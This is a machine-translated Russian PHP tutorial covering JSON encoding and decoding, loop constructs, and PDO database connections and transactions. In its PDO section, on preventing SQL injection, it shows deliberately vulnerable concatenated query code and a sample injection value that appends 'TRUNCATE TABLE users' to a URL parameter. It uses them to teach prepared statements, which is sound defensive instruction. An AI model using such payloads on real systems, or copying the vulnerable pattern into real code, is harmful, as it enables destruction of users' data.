Обычно `json_decode()` возвращает **объект \ stdClass,** если элемент верхнего уровня в объекте JSON является словарем или **индексированным массивом,** если объект JSON является массивом. Он также вернет скалярные значения или `NULL` для определенных скалярных значений, таких как простые строки, `"true"` , `"false"` и `"null"` . Он также возвращает `NULL` при любой ошибке.

```
// Returns an object (The top level item in the JSON string is a JSON dictionary)
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$object = json_decode($json_string);
printf('Hello %s, You are %s years old.', $object->name, $object->age);
#> Hello Jeff, You are 20 years old.

// Returns an array (The top level item in the JSON string is a JSON array)
$json_string = '["Jeff", 20, true, ["red", "blue"]]';
$array = json_decode($json_string);
printf('Hello %s, You are %s years old.', $array[0], $array[1]);
```

Используйте `var_dump()` для просмотра типов и значений каждого свойства объекта, который мы расшифровали выше.

```
// Dump our above $object to view how it was decoded
var_dump($object);
```

Выход (обратите внимание на типы переменных):

```
class stdClass#2 (4) {
 ["name"] => string(4) "Jeff"
 ["age"] => int(20)
```

```
 ["active"] => bool(true)
 ["colors"] =>
   array(2) {
     [0] => string(3) "red"
     [1] => string(4) "blue"
   }
}
```

Примечание. Типы переменных в JSON были преобразованы в их эквивалент PHP.

Чтобы вернуть ассоциативный массив для объектов JSON вместо возвращения объекта, передайте `true` как второй параметр `json_decode()` .

```
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$array = json_decode($json_string, true); // Note the second parameter
var_dump($array);
```

Вывод (обратите внимание на ассоциативную структуру массива):

```
array(4) {
  ["name"] => string(4) "Jeff"
  ["age"] => int(20)
  ["active"] => bool(true)
  ["colors"] =>
  array(2) {
    [0] => string(3) "red"
    [1] => string(4) "blue"
  }
}
```

Второй параметр (`$assoc`) не действует, если возвращаемая переменная не является объектом.

Примечание. Если вы используете параметр `$assoc` , вы потеряете различие между пустым массивом и пустым объектом. Это означает, что запуск `json_encode()` на вашем декодированном выходе снова приведет к другой структуре JSON.

Если строка JSON имеет «глубину» более 512 элементов (*20 элементов в версиях старше 5.2.3 или 128 в версии 5.2.3*) в рекурсии, функция `json_decode()` возвращает `NULL` . В версиях 5.3 или новее этот предел можно контролировать с помощью третьего параметра (`$depth`), как обсуждается ниже.

Согласно руководству:

> PHP реализует надмножество JSON, как указано в оригинале »RFC 4627 - он также кодирует и декодирует скалярные типы и NULL. RFC 4627 поддерживает только эти значения, когда они вложены внутри массива или объекта. Хотя это дополнение соответствует расширенному определению «текста JSON» в новой

> версии RFC 7159 (целью которого является замещение RFC 4627) и « ECMA-404» , это может вызвать проблемы совместимости со старыми анализаторами JSON, которые строго придерживаются RFC 4627, когда кодируя одно скалярное значение.

Это означает, что, например, простая строка будет считаться допустимым объектом JSON в PHP:

```
$json = json_decode('"some string"', true);
var_dump($json, json_last_error_msg());
```

Выход:

```
string(11) "some string"
string(8) "No error"
```

Но простые строки, а не в массиве или объекте, не являются частью стандарта RFC 4627 . В результате такие онлайн-шашки, как JSLint , JSON Formatter & Validator (в режиме RFC 4627) дадут вам ошибку.

Для глубины рекурсии существует третий параметр `$depth` (значение по умолчанию - `512`), что означает количество вложенных объектов внутри исходного объекта, подлежащего декодированию.

Существует четвертый параметр `$options` . В настоящее время он принимает только одно значение: `JSON_BIGINT_AS_STRING` . Поведение по умолчанию (которое оставляет эту опцию) заключается в том, чтобы отличать целые числа от float вместо строк.

> Недействительные варианты с нижним регистром истинных, ложных и нулевых литералов больше не принимаются в качестве допустимого ввода.

Итак, этот пример:

```
var_dump(json_decode('tRue'), json_last_error_msg());
var_dump(json_decode('tRUe'), json_last_error_msg());
var_dump(json_decode('tRUE'), json_last_error_msg());
var_dump(json_decode('TRUe'), json_last_error_msg());
var_dump(json_decode('TRUE'), json_last_error_msg());
var_dump(json_decode('true'), json_last_error_msg());
```

До PHP 5.6:

```
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
```

```
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
```

И после:

```
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
bool(true)
string(8) "No error"
```

Аналогичное поведение имеет место для `false` и `null` .

Обратите внимание, что `json_decode()` возвращает `NULL` если строка не может быть преобразована.

```
$json = "{'name': 'Jeff', 'age': 20 }" ;  // invalid json

$person = json_decode($json);
echo $person->name;    //  Notice: Trying to get property of non-object: returns null
echo json_last_error();
#  4 (JSON_ERROR_SYNTAX)
echo json_last_error_msg();
#  unexpected character
```

Небезопасно полагаться только на возвращаемое значение `NULL` для обнаружения ошибок. Например, если строка JSON содержит ничего, кроме `"null"` , `json_decode()` вернет значение `null` , даже если ошибка не возникла.

Кодирование строки JSON

Функция `json_encode` преобразует массив PHP (или, начиная с PHP 5.4, объект, который реализует интерфейс `JsonSerializable`) в строку, закодированную в JSON. Он возвращает строку с кодировкой JSON при успешном завершении или FALSE при сбое.

```
$array = [
    'name' => 'Jeff',
    'age' => 20,
    'active' => true,
    'colors' => ['red', 'blue'],
    'values' => [0=>'foo', 3=>'bar'],
];
```

Во время кодирования строки данных типа PHP, integer и boolean преобразуются в эквивалент JSON. Ассоциативные массивы кодируются как объекты JSON, а при вызове с аргументами по умолчанию индексированные массивы кодируются как массивы JSON. (Если ключи массива не являются непрерывной числовой последовательностью, начиная с 0, в этом случае массив будет закодирован как объект JSON.)

```
echo json_encode($array);
```

Выход:

```
{"name":"Jeff","age":20,"active":true,"colors":["red","blue"],"values":{"0":"foo","3":"bar"}}
```

аргументы

Начиная с PHP 5.3, второй аргумент `json_encode` является битовой маской, которая может быть одной или несколькими из следующих.

Как и в любой битовой маске, их можно комбинировать с двоичным оператором OR `|` ,

PHP 5.x 5.3

`JSON_FORCE_OBJECT`

Заставляет создать объект вместо массива

```
$array = ['Joel', 23, true, ['red', 'blue']];
echo json_encode($array);
echo json_encode($array, JSON_FORCE_OBJECT);
```

Выход:

```
["Joel",23,true,["red","blue"]]
{"0":"Joel","1":23,"2":true,"3":{"0":"red","1":"blue"}}
```

`JSON_HEX_TAG` , **`JSON_HEX_AMP`** , **`JSON_HEX_APOS`** , **`JSON_HEX_QUOT`**

Обеспечивает следующие преобразования во время кодирования:

постоянная	вход	Выход
JSON_HEX_TAG	<	\u003C
JSON_HEX_TAG	>	\u003E
JSON_HEX_AMP	&	\u0026

постоянная	вход	Выход
JSON_HEX_APOS	'	\u0027
JSON_HEX_QUOT	"	\u0022

```
$array = ["tag"=>"<>", "amp"=>"&", "apos"=>"'", "quot"=>"\""];
echo json_encode($array);
echo json_encode($array, JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS | JSON_HEX_QUOT);
```

Выход:

```
{"tag":"<>","amp":"&","apos":"'","quot":"\""}
{"tag":"\u003C\u003E","amp":"\u0026","apos":"\u0027","quot":"\u0022"}
```

PHP 5.x 5.3

JSON_NUMERIC_CHECK

Обеспечивает преобразование числовых строк в целые числа.

```
$array = ['23452', 23452];
echo json_encode($array);
echo json_encode($array, JSON_NUMERIC_CHECK);
```

Выход:

```
["23452",23452]
[23452,23452]
```

PHP 5.x 5.4

JSON_PRETTY_PRINT

Делает JSON легко читаемым

```
$array = ['a' => 1, 'b' => 2, 'c' => 3, 'd' => 4];
echo json_encode($array);
echo json_encode($array, JSON_PRETTY_PRINT);
```

Выход:

```
{"a":1,"b":2,"c":3,"d":4}
{
    "a": 1,
    "b": 2,
    "c": 3,
    "d": 4
}
```

JSON_UNESCAPED_SLASHES

Включает неэкранированные `/` косые черты на выходе

```
$array = ['filename' => 'example.txt', 'path' => '/full/path/to/file/'];
echo json_encode($array);
echo json_encode($array, JSON_UNESCAPED_SLASHES);
```

Выход:

```
{"filename":"example.txt","path":"\/full\/path\/to\/file"}
{"filename":"example.txt","path":"/full/path/to/file"}
```

JSON_UNESCAPED_UNICODE

Включает символы с кодировкой UTF8 в выводе вместо `\u` -encoded строк.

```
$blues = ["english"=>"blue", "norwegian"=>"blå", "german"=>"blau"];
echo json_encode($blues);
echo json_encode($blues, JSON_UNESCAPED_UNICODE);
```

Выход:

```
{"english":"blue","norwegian":"bl\u00e5","german":"blau"}
{"english":"blue","norwegian":"blå","german":"blau"}
```

PHP 5.x 5.5

JSON_PARTIAL_OUTPUT_ON_ERROR

Позволяет продолжить кодирование, если встречаются некоторые неприменимые значения.

```
$fp = fopen("foo.txt", "r");
$array = ["file"=>$fp, "name"=>"foo.txt"];
echo json_encode($array); // no output
echo json_encode($array, JSON_PARTIAL_OUTPUT_ON_ERROR);
```

Выход:

```
{"file":null,"name":"foo.txt"}
```

PHP 5.x 5.6

JSON_PRESERVE_ZERO_FRACTION

Обеспечивает, чтобы поплавки всегда кодировались как плавающие.

```
$array = [5.0, 5.5];
echo json_encode($array);
echo json_encode($array, JSON_PRESERVE_ZERO_FRACTION);
```

Выход:

```
[5,5.5]
[5.0,5.5]
```

PHP 7.x 7.1

JSON_UNESCAPED_LINE_TERMINATORS

При использовании с `JSON_UNESCAPED_UNICODE` возвращается к поведению старых версий PHP и *не* выходит из символов U + 2028 LINE SEPARATOR и U + 2029 PARAPRAPH SEPARATOR. Хотя они действительны в JSON, эти символы недействительны в JavaScript, поэтому поведение по умолчанию `JSON_UNESCAPED_UNICODE` было изменено в версии 7.1.

```
$array = ["line"=>"\xe2\x80\xa8", "paragraph"=>"\xe2\x80\xa9"];
echo json_encode($array, JSON_UNESCAPED_UNICODE);
echo json_encode($array, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_LINE_TERMINATORS);
```

Выход:

```
{"line":"\u2028","paragraph":"\u2029"}
{"line":"□","paragraph":"□"}
```

Отладка ошибок JSON

Когда `json_encode` или `json_decode` не удается проанализировать предоставленную строку, он вернет `false` . Сам PHP не вызывает никаких ошибок или предупреждений, когда это происходит, бремя на пользователя заключается в использовании функций json_last_error () и json_last_error_msg (), чтобы проверить, произошла ли ошибка и действовать соответственно в вашем приложении (отладить ее, показать сообщение об ошибке , так далее.).

В следующем примере показана общая ошибка при работе с JSON, неспособность декодировать / кодировать строку JSON *(например, из-за передачи плохой кодированной строки UTF-8)* .

```
// An incorrectly formed JSON string
$jsonString = json_encode("{'Bad JSON':\xB1\x31}");

if (json_last_error() != JSON_ERROR_NONE) {
    printf("JSON Error: %s", json_last_error_msg());
}

#> JSON Error: Malformed UTF-8 characters, possibly incorrectly encoded
```

json_last_error_msg

`json_last_error_msg()` возвращает человекообразное сообщение о последней ошибке, возникшей при попытке кодирования / декодирования строки.

- Эта функция **всегда вернет строку** , даже если ошибка не возникла. Строка по умолчанию *без ошибок* не `No Error`
- Он вернет `false` если произошла какая-либо другая (неизвестная) ошибка
- Будьте осторожны при использовании этого в циклах, поскольку json_last_error_msg будет переопределяться на каждой итерации.

Вы должны использовать эту функцию только для получения сообщения для отображения, а **не** для проверки в контрольных операторах.

```
// Don't do this:
if (json_last_error_msg()){} // always true (it's a string)
if (json_last_error_msg() != "No Error"){} // Bad practice

// Do this: (test the integer against one of the pre-defined constants)
if (json_last_error() != JSON_ERROR_NONE) {
    // Use json_last_error_msg to display the message only, (not test against it)
    printf("JSON Error: %s", json_last_error_msg());
}
```

Эта функция не существует до PHP 5.5. Вот реализация полиполнения:

```
if (!function_exists('json_last_error_msg')) {
    function json_last_error_msg() {
        static $ERRORS = array(
            JSON_ERROR_NONE => 'No error',
            JSON_ERROR_DEPTH => 'Maximum stack depth exceeded',
            JSON_ERROR_STATE_MISMATCH => 'State mismatch (invalid or malformed JSON)',
            JSON_ERROR_CTRL_CHAR => 'Control character error, possibly incorrectly encoded',
            JSON_ERROR_SYNTAX => 'Syntax error',
            JSON_ERROR_UTF8 => 'Malformed UTF-8 characters, possibly incorrectly encoded'
        );

        $error = json_last_error();
        return isset($ERRORS[$error]) ? $ERRORS[$error] : 'Unknown error';
    }
}
```

json_last_error

`json_last_error()` возвращает **целое число,** сопоставленное с одной из предварительно определенных констант, предоставляемых PHP.

постоянная	Имея в виду
`JSON_ERROR_NONE`	Ошибка не произошла
`JSON_ERROR_DEPTH`	Максимальная глубина стека превышена

постоянная	Имея в виду
`JSON_ERROR_STATE_MISMATCH`	Недопустимый или некорректный JSON
`JSON_ERROR_CTRL_CHAR`	Ошибка контрольного символа, возможно, неправильно закодированная
`JSON_ERROR_SYNTAX`	Ошибка синтаксиса *(с PHP 5.3.3)*
`JSON_ERROR_UTF8`	Малоформатные символы UTF-8, возможно, некорректно закодированные *(начиная с PHP 5.5.0)*
`JSON_ERROR_RECURSION`	Одна или несколько рекурсивных ссылок в кодируемом значении
`JSON_ERROR_INF_OR_NAN`	Один или несколько значений NAN или INF в кодируемом значении
`JSON_ERROR_UNSUPPORTED_TYPE`	Дано значение типа, который не может быть закодирован.

Использование JsonSerializable в объекте

PHP 5.x 5.4

Когда вы создаете API REST, вам может потребоваться уменьшить информацию об объекте, который будет передан клиентскому приложению. С этой целью в этом примере показано, как использовать интерфейс `JsonSerialiazble` .

В этом примере `User` класса фактически расширяет объект модели DB гипотетической ORM.

```
class User extends Model implements JsonSerializable {
    public $id;
    public $name;
    public $surname;
    public $username;
    public $password;
    public $email;
    public $date_created;
    public $date_edit;
    public $role;
    public $status;

    public function jsonSerialize() {
        return [
            'name' => $this->name,
            'surname' => $this->surname,
            'username' => $this->username
        ];
    }
}
```

Добавьте реализацию `JsonSerializable` в класс, предоставив метод `jsonSerialize()` .

```
public function jsonSerialize()
```

Теперь в вашем контроллере приложения или скрипте при передаче объекта User в `json_encode()` вы получите возвращаемый json-кодированный массив метода `jsonSerialize()` вместо всего объекта.

```
json_encode($User);
```

Вернусь:

```
{"name":"John", "surname":"Doe", "username" : "TestJson"}
```

пример значений свойств.

Это уменьшит количество данных, возвращаемых конечной точкой RESTful, и позволит исключить свойства объекта из представления json.

Использование частных и защищенных свойств с помощью `json_encode()`

Чтобы избежать использования JsonSerializable, также можно использовать частные или защищенные свойства, чтобы скрыть информацию о классе из вывода `json_encode()` . Затем классу не нужно реализовывать \ JsonSerializable.

> Функция json_encode () будет кодировать только общедоступные свойства класса в JSON.

```
<?php

class User {
    // private properties only within this class
    private $id;
    private $date_created;
    private $date_edit;

    // properties used in extended classes
    protected $password;
    protected $email;
    protected $role;
    protected $status;

    // share these properties with the end user
    public $name;
    public $surname;
    public $username;
```

```
    // jsonSerialize() not needed here
}

$theUser = new User();

var_dump(json_encode($theUser));
```

Выход:

```
string(44) "{"name":null,"surname":null,"username":null}"
```

Заголовок json и возвращаемый ответ

Добавив заголовок с типом контента как JSON:

```
<?php
 $result = array('menu1' => 'home', 'menu2' => 'code php', 'menu3' => 'about');

//return the json response :
header('Content-Type: application/json');  // <-- header declaration
echo json_encode($result, true);    // <--- encode
exit();
```

Заголовок там, так что ваше приложение может обнаружить, какие данные были возвращены и как он должен справиться с этим.
Обратите внимание: заголовок содержимого представляет собой только информацию о типе возвращаемых данных.

Если вы используете UTF-8, вы можете использовать:

```
header("Content-Type: application/json;charset=utf-8");
```

Пример jQuery:

```
$.ajax({
        url:'url_your_page_php_that_return_json'
    }).done(function(data){
        console.table('json ',data);
        console.log('Menu1 : ', data.menu1);
    });
```

Прочитайте JSON онлайн: https://riptutorial.com/ru/php/topic/617/json

глава 7: Loops

Вступление

Петли являются фундаментальным аспектом программирования. Они позволяют программистам создавать код, который повторяется для определенного количества повторений или *итераций* . Количество итераций может быть явным (6 итераций, например) или продолжать до тех пор, пока не будет выполнено какое-либо условие («до тех пор, пока ад не замерзнет»).

В этом разделе рассматриваются различные типы циклов, связанные с ними управляющие операторы и их потенциальные приложения в PHP.

Синтаксис

- для (счетчик инициализации, счетчик тестов, счетчик прироста) {/ * code * /}
- foreach (массив как значение) {/ * code * /}
- foreach (массив как ключ => значение) {/ * code * /}
- while (условие) {/ * code * /}
- do {/ * code * /} while (condition);
- *anyloop* {continue; }
- *anyloop* {[*anyloop* ...] {продолжить int; }}
- *anyloop* {break; }
- *anyloop* {[*anyloop* ...] {break int; }}

замечания

Часто бывает полезно выполнить один и тот же или похожий блок кода несколько раз. Вместо того, чтобы копировать почти одинаковые циклы операторов, обеспечивают механизм для выполнения кода определенное количество раз и хождение по структурам данных. PHP поддерживает следующие четыре типа циклов:

- `for`
- `while`
- `do..while`
- `foreach`

Для управления этими циклами доступны инструкции `continue` и `break` .

Examples

за

Оператор `for` используется, когда вы знаете, сколько раз вы хотите выполнить оператор или блок операторов.

Инициализатор используется для установки начального значения для счетчика числа итераций цикла. Для этой цели может быть объявлена переменная, и ее традиционно называют `$i` .

Следующий пример повторяется 10 раз и отображает числа от 0 до 9.

```
for ($i = 0; $i <= 9; $i++) {
    echo $i, ',';
}

# Example 2
for ($i = 0; ; $i++) {
  if ($i > 9) {
      break;
  }
  echo $i, ',';
}

# Example 3
$i = 0;
for (; ; ) {
    if ($i > 9) {
        break;
    }
    echo $i, ',';
    $i++;
}

# Example 4
for ($i = 0, $j = 0; $i <= 9; $j += $i, print $i. ',', $i++);
```

Ожидаемый результат:

```
0,1,2,3,4,5,6,7,8,9,
```

для каждого

Оператор `foreach` используется для циклического преобразования массивов.

Для каждой итерации значение текущего элемента массива присваивается переменной `$value` а указатель массива перемещается на единицу, а в следующей итерации будет обрабатываться следующий элемент.

В следующем примере отображаются элементы в назначенном массиве.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    echo "I love to eat {$value}. ";
}
```

Ожидаемый результат:

```
I love to eat apple. I love to eat banana. I love to eat cherry.
```

Вы также можете получить доступ к ключу / индексу значения, используя foreach:

```
foreach ($list as $key => $value) {
    echo $key . ":" . $value . " ";
}

//Outputs - 0:apple 1:banana 2:cherry
```

По умолчанию `$value` является копией значения в `$list` , поэтому изменения, сделанные внутри цикла, впоследствии не будут отображаться в `$list` .

```
foreach ($list as $value) {
    $value = $value . " pie";
}
echo $list[0]; // Outputs "apple"
```

Чтобы изменить массив в цикле `foreach` , используйте оператор `&` для назначения `$value` по ссылке. Важно `unset` переменную впоследствии, чтобы повторное использование `$value` другом месте не перезаписывало массив.

```
foreach ($list as &$value) { // Or foreach ($list as $key => &$value) {
    $value = $value . " pie";
}
unset($value);
echo $list[0]; // Outputs "apple pie"
```

Вы также можете изменить элементы массива в цикле `foreach` , ссылаясь на ключ массива текущего элемента.

```
foreach ($list as $key => $value) {
    $list[$key] = $value . " pie";
}
echo $list[0]; // Outputs "apple pie"
```

перерыв

Ключевое слово `break` немедленно завершает текущий цикл.

Как и оператор `continue` , `break` прерывает выполнение цикла. Однако, в отличие от оператора `continue` , `break` приводит к немедленному завершению цикла и *не* выполняет оператор условного выражения еще раз.

```
$i = 5;
while(true) {
    echo 120/$i.PHP_EOL;
```

```
    $i -= 1;
    if ($i == 0) {
        break;
    }
}
```

Этот код будет производить

```
24
30
40
60
120
```

но не будет выполнять случай, когда `$i` равно 0, что приведет к фатальной ошибке из-за деления на 0.

Оператор break также может использоваться для выхода из нескольких уровней циклов. Такое поведение очень полезно при выполнении вложенных циклов. Например, чтобы скопировать массив строк в строку вывода, удалив любые `#` символы, пока строка вывода не будет равна 160 символам

```
$output = "";
$inputs = array(
    "#soblessed #throwbackthursday",
    "happy tuesday",
    "#nofilter",
    /* more inputs */
);
foreach($inputs as $input) {
    for($i = 0; $i < strlen($input); $i += 1) {
        if ($input[$i] == '#') continue;
        $output .= $input[$i];
        if (strlen($output) == 160) break 2;
    }
    $output .= ' ';
}
```

Команда `break 2` немедленно прекращает выполнение как внутренних, так и внешних циклов.

делать пока

> Оператор `do...while` выполнит блок кода хотя бы один раз - он повторит цикл, пока условие истинно.

Следующий пример будет увеличивать значение `$i` по крайней мере один раз, и он будет продолжать увеличивать переменную `$i` до тех пор, пока она имеет значение меньше 25;

```
$i = 0;
do {
    $i++;
```

```
} while($i < 25);

echo 'The final value of i is: ', $i;
```

Ожидаемый результат:

```
The final value of i is: 25
```

Продолжить

> Ключевое слово `continue` останавливает текущую итерацию цикла, но не завершает цикл.

Как и оператор `break` оператор `continue` находится внутри тела цикла. При выполнении оператор `continue` приводит к немедленному переходу на цикл.

В следующем примере цикл выводит сообщение на основе значений в массиве, но пропускает указанное значение.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    if ($value == 'banana') {
        continue;
    }
    echo "I love to eat {$value} pie.".PHP_EOL;
}
```

Ожидаемый результат:

```
I love to eat apple pie.
I love to eat cherry pie.
```

Оператор `continue` также может быть использован для немедленного продолжения выполнения на внешнем уровне цикла, указав количество уровней цикла для перехода. Например, рассмотрите данные, такие как

Фрукты	цвет	Стоимость
яблоко	красный	1
Банан	желтый	7
вишня	красный	2
виноград	зеленый	4

Чтобы сделать только пироги из фруктов, стоимость которых меньше 5

```
$data = [
    [ "Fruit" => "Apple",  "Color" => "Red",    "Cost" => 1 ],
    [ "Fruit" => "Banana", "Color" => "Yellow", "Cost" => 7 ],
    [ "Fruit" => "Cherry", "Color" => "Red",    "Cost" => 2 ],
    [ "Fruit" => "Grape",  "Color" => "Green",  "Cost" => 4 ]
];

foreach($data as $fruit) {
    foreach($fruit as $key => $value) {
        if ($key == "Cost" && $value >= 5) {
            continue 2;
        }
        /* make a pie */
    }
}
```

Когда выполняется оператор `continue 2` , выполнение немедленно возвращается к `$data as $fruit` продолжая внешний цикл и пропуская все остальные коды (включая условное значение во внутреннем цикле.

в то время как

> Оператор `while` выполнит блок кода, если до тех пор, пока тестовое выражение истинно.

Если тестовое выражение истинно, тогда будет выполняться блок кода. После выполнения кода тестовое выражение снова будет оценено и цикл будет продолжаться до тех пор, пока тестовое выражение не окажется ложным.

Следующий пример повторяется до достижения суммы до 100 до прекращения.

```
$i = true;
$sum = 0;

while ($i) {
    if ($sum === 100) {
        $i = false;
    } else {
        $sum += 10;
    }
}
echo 'The sum is: ', $sum;
```

Ожидаемый результат:

```
The sum is: 100
```

Прочитайте Loops онлайн: https://riptutorial.com/ru/php/topic/2213/loops

глава 8: PDO

Вступление

Расширение PDO (PHP Data Objects) позволяет разработчикам подключаться к многочисленным различным типам баз данных и выполнять запросы против них в едином объектно-ориентированном виде.

Синтаксис

- `PDO::LastInsertId()`
- `PDO::LastInsertId($columnName)` // некоторым драйверам требуется имя столбца

замечания

Предупреждение Не пропустите проверку исключений при использовании `lastInsertId()` . Это может привести к ошибке:

> SQLSTATE IM001: драйвер не поддерживает эту функцию

Вот как вы должны правильно проверять исключения с помощью этого метода:

```
// Retrieving the last inserted id
$id = null;

try {
    $id = $pdo->lastInsertId(); // return value is an integer
}
catch( PDOException $e ) {
    echo $e->getMessage();
}
```

Examples

Базовое подключение и извлечение PDO

Начиная с PHP 5.0, PDO был доступен как уровень доступа к базе данных. Это агностик базы данных, поэтому следующий код примера подключения должен работать для любой из поддерживаемых баз данных просто путем изменения DSN.

```
// First, create the database handle

//Using MySQL (connection via local socket):
$dsn = "mysql:host=localhost;dbname=testdb;charset=utf8";
```

```
//Using MySQL (connection via network, optionally you can specify the port too):
//$dsn = "mysql:host=127.0.0.1;port=3306;dbname=testdb;charset=utf8";

//Or Postgres
//$dsn = "pgsql:host=localhost;port=5432;dbname=testdb;";

//Or even SQLite
//$dsn = "sqlite:/path/to/database"

$username = "user";
$password = "pass";
$db = new PDO($dsn, $username, $password);

// setup PDO to throw an exception if an invalid query is provided
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

// Next, let's prepare a statement for execution, with a single placeholder
$query = "SELECT * FROM users WHERE class = ?";
$statement = $db->prepare($query);

// Create some parameters to fill the placeholders, and execute the statement
$parameters = [ "221B" ];
$statement->execute($parameters);

// Now, loop through each record as an associative array
while ($row = $statement->fetch(PDO::FETCH_ASSOC)) {
    do_stuff($row);
}
```

Функция `prepare` создает объект `PDOStatement` из строки запроса. Выполнение запроса и извлечение результатов выполняются на этом возвращенном объекте. В случае сбоя функция возвращает `false` или генерирует `exception` (в зависимости от того, как было настроено соединение PDO).

Предотвращение SQL-инъекции с параметризованными запросами

SQL-инъекция - это своего рода атака, позволяющая злоумышленнику изменять SQL-запрос, добавляя к нему нежелательные команды. Например, следующий код **уязвим** :

```
// Do not use this vulnerable code!
$sql = 'SELECT name, email, user_level FROM users WHERE userID = ' . $_GET['user'];
$conn->query($sql);
```

Это позволяет любому пользователю этого скрипта изменять нашу базу данных по своему усмотрению. Например, рассмотрим следующую строку запроса:

```
page.php?user=0;%20TRUNCATE%20TABLE%20users;
```

Это делает наш примерный запрос похожим на этот

```
SELECT name, email, user_level FROM users WHERE userID = 0; TRUNCATE TABLE users;
```

Хотя это экстремальный пример (большинство атак SQL-инъекций не направлены на

удаление данных, а также большинство функций выполнения запросов на PHP поддерживают множественный запрос), это пример того, как атака SQL-инъекций может стать возможной благодаря неосторожной сборке запрос. К сожалению, подобные атаки очень распространены и очень эффективны из-за кодеров, которые не принимают надлежащих мер предосторожности для защиты своих данных.

Для предотвращения внедрения SQL-инъекции рекомендуемыми являются **подготовленные операторы** . Вместо конкатенации пользовательских данных непосредственно в запрос вместо этого используется *заполнитель* . Затем данные отправляются отдельно, что означает, что SQL-код не запутывает пользовательские данные для набора инструкций.

> В то время как тема здесь - PDO, обратите внимание, что расширение PHP MySQLi также поддерживает подготовленные операторы

PDO поддерживает два типа заполнителей (заполнители не могут использоваться для имен столбцов или таблиц, только значения):

1. Именованные заполнители. Двоеточие (`:`), а затем отдельное имя (например. `:user`)

```
// using named placeholders
$sql = 'SELECT name, email, user_level FROM users WHERE userID = :user';
$prep = $conn->prepare($sql);
$prep->execute(['user' => $_GET['user']]); // associative array
$result = $prep->fetchAll();
```

2. Традиционные SQL-позиционные заполнители, представленные как `?` :

```
// using question-mark placeholders
$sql = 'SELECT name, user_level FROM users WHERE userID = ? AND user_level = ?';
$prep = $conn->prepare($sql);
$prep->execute([$_GET['user'], $_GET['user_level']]); // indexed array
$result = $prep->fetchAll();
```

Если вам нужно динамически изменять имена таблиц или столбцов, знайте, что это связано с вашими собственными угрозами безопасности и плохой практикой. Хотя это может быть сделано путем конкатенации строк. Одним из способов повышения безопасности таких запросов является установка таблицы допустимых значений и сравнение значения, которое вы хотите объединить в эту таблицу.

Имейте в виду, что важно установить кодировку соединений только через DSN, иначе ваше приложение может быть подвержено неясной уязвимости, если используется некоторая нечетная кодировка. Для версий PDO до 5.3.6 установка кодировки через DSN недоступна, и поэтому единственной опцией является установка атрибута `PDO::ATTR_EMULATE_PREPARES` на `false` в соединении сразу после его создания.

```
$conn->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
```

Это заставляет PDO использовать базовые подготовленные инструкции базовой СУБД вместо того, чтобы просто имитировать его.

Тем не менее, имейте в виду, что PDO будет молча отбрасывать эмуляцию утверждений, которые MySQL не может подготовить изначально: те, которые могут быть указаны в руководстве (источник).

PDO: подключение к серверу MySQL / MariaDB

Существует два способа подключения к серверу MySQL / MariaDB, в зависимости от вашей инфраструктуры.

Стандартное (TCP / IP) соединение

```
$dsn = 'mysql:dbname=demo;host=server;port=3306;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

Поскольку PDO был разработан для совместимости со старыми версиями MySQL-сервера (которые не поддерживали подготовленные операторы), вы должны явно отключить эмуляцию. В противном случае вы потеряете дополнительные преимущества **предотвращения инъекций** , которые обычно предоставляются с помощью подготовленных инструкций.

Еще один компромисс в дизайне, который вы должны иметь в виду, - это поведение обработки ошибок по умолчанию. Если конфигурация не настроена иначе, PDO не будет показывать никаких признаков ошибок SQL.

Настоятельно рекомендуется установить его в «режим исключения», поскольку это приносит вам дополнительные функции при написании абстракций настойчивости (например: наличие исключения при нарушении ограничения `UNIQUE`).

Подключение гнезда

```
$dsn = 'mysql:unix_socket=/tmp/mysql.sock;dbname=demo;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

В unix-подобных системах, если имя хоста является `'localhost'` , соединение с сервером производится через сокет домена.

Транзакции базы данных с PDO

Операции с базами данных гарантируют, что набор изменений данных будет сделан только постоянным, если каждое утверждение будет успешным. Любой запрос или сбой кода во время транзакции можно поймать, и тогда у вас есть возможность отменить попытки изменения.

PDO предоставляет простые методы для начала, совершения и откат транзакций.

```
$pdo = new PDO(
    $dsn,
    $username,
    $password,
    array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION)
);

try {
    $statement = $pdo->prepare("UPDATE user SET name = :name");

    $pdo->beginTransaction();

    $statement->execute(["name"=>'Bob']);
    $statement->execute(["name"=>'Joe']);

    $pdo->commit();
}
catch (\Exception $e) {
    if ($pdo->inTransaction()) {
        $pdo->rollback();
        // If we got here our two data updates are not in the database
    }
    throw $e;
}
```

Во время транзакции любые сделанные изменения данных видны только активному соединению. Операторы `SELECT` возвращают измененные изменения, даже если они еще не привязаны к базе данных.

Примечание . Подробнее о поддержке транзакций см. Документацию поставщика базы данных. Некоторые системы вообще не поддерживают транзакции. Некоторые поддерживают вложенные транзакции, а другие - нет.

Практический пример использования транзакций с PDO

В следующем разделе показан практический реальный пример, когда использование транзакций обеспечивает согласованность базы данных.

Представьте себе следующий сценарий, предположим, что вы создаете корзину покупок для веб-сайта электронной коммерции, и вы решили сохранить заказы в двух таблицах

